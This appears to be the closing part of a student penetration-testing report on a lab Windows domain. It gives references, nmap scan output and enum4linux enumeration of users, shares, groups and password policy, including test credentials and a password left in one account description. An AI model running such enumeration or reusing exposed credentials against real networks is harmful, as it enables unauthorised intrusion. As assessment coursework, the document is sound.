Exploit Database, 2003. *ArGoSoft 1.8.x - Authentication Bypass.* [Online]
Available at: https://www.exploit-db.com/exploits/22604
[Accessed 1 1 2025].

Kaur, G. & Kaur, N., 2017. Penetration Testing - Reconnisance with NMAP tool. *International Journal of Advanced Research in Computer Science,* 8(3), pp. 884-846.

National Cyber Security Center, 2025. *Password administration for system owners.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach
[Accessed 3 1 2025].

Oriyano, S.-P., 2016. CHAPTER 6: Scanning and Enumeration. In: *Penetration Testing Essentials.* s.l.:John Wiley & Sons, Incorporated, pp. 89-119.

Oriyano, S.-P., 2016. Chapter 8: Cracking Passwords. In: *Scanning and Enumeration.* s.l.:John Wiley & Sons, Incorporated, pp. 129-142.

OWASP, 2024. *Penetration Testing Methodologies.* [Online]
Available at: https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies
[Accessed 16 12 2024].

Shravan, K., Neha, B. & Pawan, B., 2014. Penetration Testing: A Review. *An International Journal of Advanced Computer Technology,* III(IV), pp. 752-757.

Statista, 2024. *Cybersecurity - Worldwide.* [Online]
Available at: https://www.statista.com/outlook/tmo/cybersecurity/worldwide#revenue
[Accessed 5 May 2024].

Statista, 2024. *Market share held by the leading computer operating systems worldwide from January 2012 to August 2024.* [Online]
Available at: https://www.statista.com/statistics/268237/global-market-share-held-by-operating-

systems-since-2009/
[Accessed 14 12 2024].

Tenable, 2003. *ArGoSoft Mail Server Multiple Remote Vulnerabilities (XSS, DoS, Traversal).* [Online]
Available at: https://www.tenable.com/plugins/nessus/11659
[Accessed 1 1 2025].

Tenable, 2024. *CVE-2024-4577.* [Online]
Available at: https://www.tenable.com/cve/CVE-2024-4577
[Accessed 5 1 2025].

APPENDICES

APPENDIX A

```
# Nmap 7.94SVN scan initiated Wed Dec 11 16:01:02 2024 as: nmap -A -
sV -sC -Pn -v -oN output.txt 192.168.10.1 192.168.10.2
Nmap scan report for 192.168.10.1
Host is up (0.0011s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp
|_ftp-bounce: bounce working!
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|   SSLSessionReq:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|_    command not understood.
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-    1 ftp       ftp              0 Oct 06   2022 . [NSE:
writeable]
| drw-rw-rw-    1 ftp       ftp              0 Oct 06   2022 .. [NSE:
writeable]
|_-rw-rw-rw-     1  ftp         ftp                 15  Apr  19   2017
DefaultFTP.txt [NSE: writeable]
| ftp-syst:
|_  SYST: Internet Component Suite
22/tcp   open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
| ssh-hostkey:
|   3072 3a:35:12:6e:d6:62:a9:72:7e:33:94:89:b0:72:4a:b2 (RSA)
|   256 28:d7:ce:b1:78:2c:bb:2c:03:52:d6:73:c3:5d:25:b7 (ECDSA)
|_  256 86:89:76:b5:64:9e:8d:5b:0a:9c:d2:6d:e5:63:5c:7f (ED25519)
25/tcp   open  smtp          ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.10.252], pleased to meet you
53/tcp   open  domain        Simple DNS Plus
79/tcp   open  finger        ArGoSoft Mail fingerd
| finger: This is finger server\x0D
| \x0D
```

```
|_Please use username@domain format.\x0D
80/tcp    open   http            ArGoSoft Mail Server Freeware httpd
1.8.2.9
| http-methods:
|_  Supported Methods: GET
|_http-title: ArGoSoft Mail Server
|_http-server-header:  ArGoSoft  Mail  Server  Freeware,  Version  1.8
(1.8.2.9)
88/tcp     open   kerberos-sec   Microsoft  Windows  Kerberos  (server
time: 2024-12-11 21:01:46Z)
90/tcp   open  http          Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
|_http-favicon:           Unknown           favicon           MD5:
D7032A1985B7B11BB80D2B678CBD236D
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 10 disallowed entries
| /admin/ /cache/ /docs/ /fck/ /inc/ /includes/ /logs/
|_/themes/ /batch.php /cron.php
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
110/tcp  open  pop3          ArGoSoft freeware pop3d 1.8.2.9
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds   Windows  Server  2019  Standard  17763
microsoft-ds (workgroup: UADCWNET)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server1.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.17763
|_  System_Time: 2024-12-11T21:02:08+00:00
| ssl-cert: Subject: commonName=Server1.uadcwnet.com
| Issuer: commonName=Server1.uadcwnet.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-09-10T15:56:32
| Not valid after:  2025-03-12T15:56:32
| MD5:   7d51:458a:3393:e106:951f:dd47:d52e:7157
|_SHA-1: f7b8:3ab8:5fbb:c0fa:d39a:ce36:6e67:7ee6:4893:7058
```

```
|_ssl-date: 2024-12-11T21:02:36+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=12/11%Time=6759FDBA%P=x86_64-pc-linux-
gnu%r(
SF:NULL,35,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n")%r(GenericLines,79,"220-
Wellcome\x20to\x20Home\x20Ftp\x
SF:20Server!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\
x20not
SF:\x20understood\.\r\n500\x20'\r':\x20command\x20not\x20understood\
.\r\n"
SF:)%r(Help,5A,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Ser
SF:ver\x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\
.\r\n"
SF:)%r(SSLSessionReq,89,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n2
SF:20\x20Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01\0\0O\x03\0\?
G\xd7\
SF:xf7\xba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\xc
4\xdb<
SF:=\xdbo\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\x20not\x20unders
tood\.
SF:\r\n")%r(SMBProgNeg,35,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\
SF:n220\x20Server\x20ready\.\r\n");
Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019
Standard 6.3)
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2024-12-11T13:02:10-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-11T21:02:11
```

```
|_  start_date: N/A
|_clock-skew: mean: 1h36m00s, deviation: 3h34m40s, median: 0s
| nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:ce:da:c0 (VMware)
| Names:
|   SERVER1<00>          Flags: <unique><active>
|   UADCWNET<00>         Flags: <group><active>
|   UADCWNET<1c>         Flags: <group><active>
|   SERVER1<20>          Flags: <unique><active>
|   UADCWNET<1e>         Flags: <group><active>
|   UADCWNET<1b>         Flags: <unique><active>
|   UADCWNET<1d>         Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>

Nmap scan report for 192.168.10.2
Host is up (0.00094s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
| ssh-hostkey:
|   3072 45:6a:c2:a8:e9:68:bb:73:31:88:e8:d9:7c:a2:fa:1e (RSA)
|   256 24:64:ff:32:88:4c:e0:b3:6c:61:d5:cc:b7:3e:4d:da (ECDSA)
|_  256 6e:71:34:62:3a:94:81:66:da:67:a8:6f:8a:ef:d3:d8 (ED25519)
53/tcp   open  domain        Simple DNS Plus
88/tcp     open   kerberos-sec   Microsoft Windows Kerberos (server
time: 2024-12-11 21:01:46Z)
90/tcp   open  http          Apache httpd (PHP 5.6.30)
|_http-title: BoZoN | Glisser, d\xC3\xA9poser, partager.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Server2.uadcwnet.com
| Issuer: commonName=Server2.uadcwnet.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```

```
| Not valid before: 2024-09-10T15:36:55
| Not valid after:  2025-03-12T15:36:55
| MD5:   3486:dd31:a2ec:b6a5:1141:5631:c045:d089
|_SHA-1: bfdf:5ebb:f65c:4688:6df7:95fe:1858:3d8f:4631:9b96
|_ssl-date: 2024-12-11T21:02:36+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server2.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.17763
|_  System_Time: 2024-12-11T21:02:09+00:00
Service     Info:     Host:     SERVER2;     OS:     Windows;     CPE:
cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:08:dd:5f (VMware)
| Names:
|   SERVER2<00>          Flags: <unique><active>
|   UADCWNET<00>         Flags: <group><active>
|   UADCWNET<1c>         Flags: <group><active>
|_  SERVER2<20>          Flags: <unique><active>
| smb2-time:
|   date: 2024-12-11T21:02:11
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Post-scan script results:
| clock-skew:
|   1h36m00s:
|     192.168.10.1
|_    192.168.10.2
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 11 16:02:36 2024 -- 2 IP addresses (2 hosts
up) scanned in 94.27 seconds
```

APPENDIX B

Server 1:

Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Thu Dec 12 18:03:59 2024

[34m ==========([0m[32mTarget Information[0m[34m)==========

[0mTarget 192.168.10.1
RID Range 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[34m ==========([0m[32mEnumerating Workgroup/Domain on 192.168.10.1[0m[34m)==========

[0m[33m
[+] [0m[32mGot domain/workgroup name: UADCWNET

[0m
[34m ==========([0m[32mNbtstat Information for 192.168.10.1[0m[34m)==========

[0mLooking up status of 192.168.10.1
SERVER1 <00> - B <ACTIVE> Workstation Service
UADCWNET <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
UADCWNET <1c> - <GROUP> B <ACTIVE> Domain Controllers
SERVER1 <20> - B <ACTIVE> File Server Service
UADCWNET <1e> - <GROUP> B <ACTIVE> Browser Service Elections
UADCWNET <1b> - B <ACTIVE> Domain Master Browser
UADCWNET <1d> - B <ACTIVE> Master Browser
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser

MAC Address = 00-0C-29-CE-DA-C0

[34m ==========([0m[32mSession Check on 192.168.10.1[0m[34m)==========

[0m[33m
[+] [0m[32mServer 192.168.10.1 allows sessions using username 'test', password 'test123'

[0m
[34m ==========([0m[32mGetting domain SID for 192.168.10.1[0m[34m)==========

[0mDomain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611

[33m
[+] [0m[32mHost is part of a domain (not a workgroup)

[0m
[34m ==========([0m[32mOS information on 192.168.10.1[0m[34m)==========

[0m[33m
[E] [0m[31mCan't get OS info with smbclient

[0m[33m
[+] [0m[32mGot OS info for 192.168.10.1 from srvinfo:
[0m 192.168.10.1 Wk Sv PDC Tim NT LMB
platform_id : 500
os version : 10.0
server type : 0x84102b

[34m ==========([0m[32mUsers on 192.168.10.1[0m[34m)==========

[0mindex: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy Name: Arlene Kennedy Desc: juggle
index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc: trickster
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis Name: Ben Lewis Desc: flipflop
index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice Name: Brad Rice Desc: atavism
index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong Name: Beverly Wong Desc: retrieval
index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates Name: Brittany Yates Desc: surprised
index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks Name: Doug Brooks Desc: sociable
index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: antiquated
index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray Name: Deanna Murray Desc: himself
index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier Name: Erik Frazier Desc: Hamal

index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: Ada
index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders Name: Franklin Sanders Desc: usage
index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: mitochondria
index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: roach
index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone Name: Gerardo Malone Desc: pairage
index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: sophia
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.Mclaughlin Name: Holly Mclaughlin Desc: pwd:trainmen63
index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson Name: Ian Robinson Desc: caterpillar
index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name: Jaime Becker Desc: geodesic
index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: vermin
index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: despise
index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw Desc: connoisseur
index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: J.Wheeler Name: Johnny Wheeler Desc: rosemary
index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name: Katie Perkins Desc: Ireland
index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson Name: Karl Thompson Desc: excitatory
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xa2b RID: 0xa2b acb: 0x00010210 Account: L.Gill Name: Loren Gill Desc: tarantara
index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: wolf
index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington Name: Lori Washington Desc: periphery
index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson Name: Larry Williamson Desc: dill
index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name: Maureen Adams Desc: phosphine

index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name: Micheal Daniel Desc: ritual
index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: omicron
index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: honeydew
index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name: Marlon Padilla Desc: squalid
index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: threesome
index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: brochure
index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name: Natalie May Desc: pedophilia
index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: taco
index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name: Patti Powers Desc: shire
index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriquez Name: Penny Rodriquez Desc: sought
index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: fret
index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: night
index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name: Stacy Shelton Desc: talisman
index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name: Stanley Wright Desc: til
index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name: Tina Fuller Desc: working
index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: bucketfull
index: 0x455 RID: 0x455 acb: 0x00000a10 Account: testName: Test account Desc: (null)
index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name: Viola Nelson Desc: sawbelly
index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name: Wilbur Holt Desc: Replication Account
index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name: Woodrow Wolfe Desc: new
index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: Y.Marshall Name: Yvette Marshall Desc: nearby

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]
user:[test] rid:[0x455]
user:[K.Thompson] rid:[0xa29]
user:[V.Nelson] rid:[0xa2a]
user:[L.Gill] rid:[0xa2b]
user:[N.May] rid:[0xa2c]
user:[W.Holt] rid:[0xa2d]
user:[J.Wheeler] rid:[0xa2e]
user:[F.Payne] rid:[0xa2f]
user:[T.Oliver] rid:[0xa30]
user:[J.Poole] rid:[0xa31]
user:[N.Wells] rid:[0xa32]
user:[N.Hogan] rid:[0xa33]
user:[M.Adams] rid:[0xa34]
user:[Y.Marshall] rid:[0xa35]
user:[W.Wolfe] rid:[0xa36]
user:[A.Kennedy] rid:[0xa37]
user:[T.Fuller] rid:[0xa38]
user:[L.Washington] rid:[0xa39]
user:[S.Shelton] rid:[0xa3a]
user:[J.Farmer] rid:[0xa3b]
user:[M.Paul] rid:[0xa3c]
user:[B.Wong] rid:[0xa3d]
user:[D.Ford] rid:[0xa3e]
user:[M.Daniel] rid:[0xa3f]
user:[D.Brooks] rid:[0xa40]
user:[B.Rice] rid:[0xa41]
user:[P.Powers] rid:[0xa42]
user:[S.Wright] rid:[0xa43]
user:[L.Williamson] rid:[0xa44]
user:[G.Malone] rid:[0xa45]
user:[M.Harrington] rid:[0xa46]
user:[H.Mclaughlin] rid:[0xa47]
user:[G.Turner] rid:[0xa48]
user:[P.Rodriquez] rid:[0xa49]
user:[L.Thornton] rid:[0xa4a]
user:[D.Murray] rid:[0xa4b]
user:[A.Peters] rid:[0xa4c]
user:[M.Padilla] rid:[0xa4d]
user:[J.Becker] rid:[0xa4e]
user:[K.Perkins] rid:[0xa4f]
user:[M.Murphy] rid:[0xa50]
user:[S.Higgins] rid:[0xa51]
user:[B.Lewis] rid:[0xa52]

user:[F.Sanders] rid:[0xa53]
user:[R.Soto] rid:[0xa54]
user:[I.Robinson] rid:[0xa55]
user:[B.Yates] rid:[0xa56]
user:[E.Frazier] rid:[0xa57]
user:[G.Francis] rid:[0xa58]
user:[J.Shaw] rid:[0xa59]
user:[G.Adkins] rid:[0xa5a]

[34m ==========([0m[32mShare Enumeration on 192.168.10.1[0m[34m)==========

[0mdo_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename Type Comment
--- --- ---
ADMIN$ Disk Remote Admin
C$ Disk Default share
Fileshare1 Disk
Fileshare2 Disk
HR Disk
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
Resources Disk
SYSVOL Disk Logon server share
SYSVOL2 Disk
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
[33m
[+] [0m[32mAttempting to map shares on 192.168.10.1

[0m//192.168.10.1/ADMIN$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A
//192.168.10.1/C$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A
//192.168.10.1/Fileshare1 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/Fileshare2 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/HR [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
[33m
[E] [0m[31mCan't understand response:

[0mNT_STATUS_NO_SUCH_FILE listing *
//192.168.10.1/IPC$ [35mMapping: [0mN/A[35m Listing: [0mN/A[35m Writing: [0mN/A
//192.168.10.1/NETLOGON [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/Resources [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/SYSVOL [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/SYSVOL2 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

[34m ==========([0m[32mPassword Policy Information for 192.168.10.1[0m[34m)==========

[0m

[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

[+] UADCWNET
[+] Builtin

[+] Password Info for Domain: UADCWNET

[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 136 days 23 hours 58 minutes
[+] Password Complexity Flags: 010000

    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 1
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter:

[+] Locked Account Duration:
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[33m
[+] [0m[32mRetieved partial password policy with rpcclient:

[0mPassword Complexity: Disabled
Minimum Password Length: 7

[34m ==========([0m[32mGroups on 192.168.10.1[0m[34m)==========

[0m[33m
[+] [0m[32mGetting builtin groups:

[0mgroup:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]

group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
[33m
[+] [0m[32m Getting builtin group memberships:

[0m[35mGroup: [0mIIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Guest
[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Domain Guests
[35mGroup: [0mWindows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
[35mGroup: [0mPre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\Authenticated Users
[35mGroup: [0mUsers' (RID: 545) has member: UADCWNET\Domain Users
[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Administrator
[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Enterprise Admins
[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Domain Admins
[33m
[+] [0m[32m Getting local groups:

[0mgroup:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
[33m
[+] [0m[32m Getting local group memberships:

[0m[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers
[35mGroup: [0mDnsAdmins' (RID: 1101) has member: UADCWNET\W.Holt
[33m
[+] [0m[32m Getting domain groups:

[0mgroup:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]
[33m
[+] [0m[32m Getting domain group memberships:

[0m[35mGroup: [0m'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
[35mGroup: [0m'Information Technology' (RID: 1108) has member: UADCWNET\test
[35mGroup: [0m'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\marketplace$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\pc28$
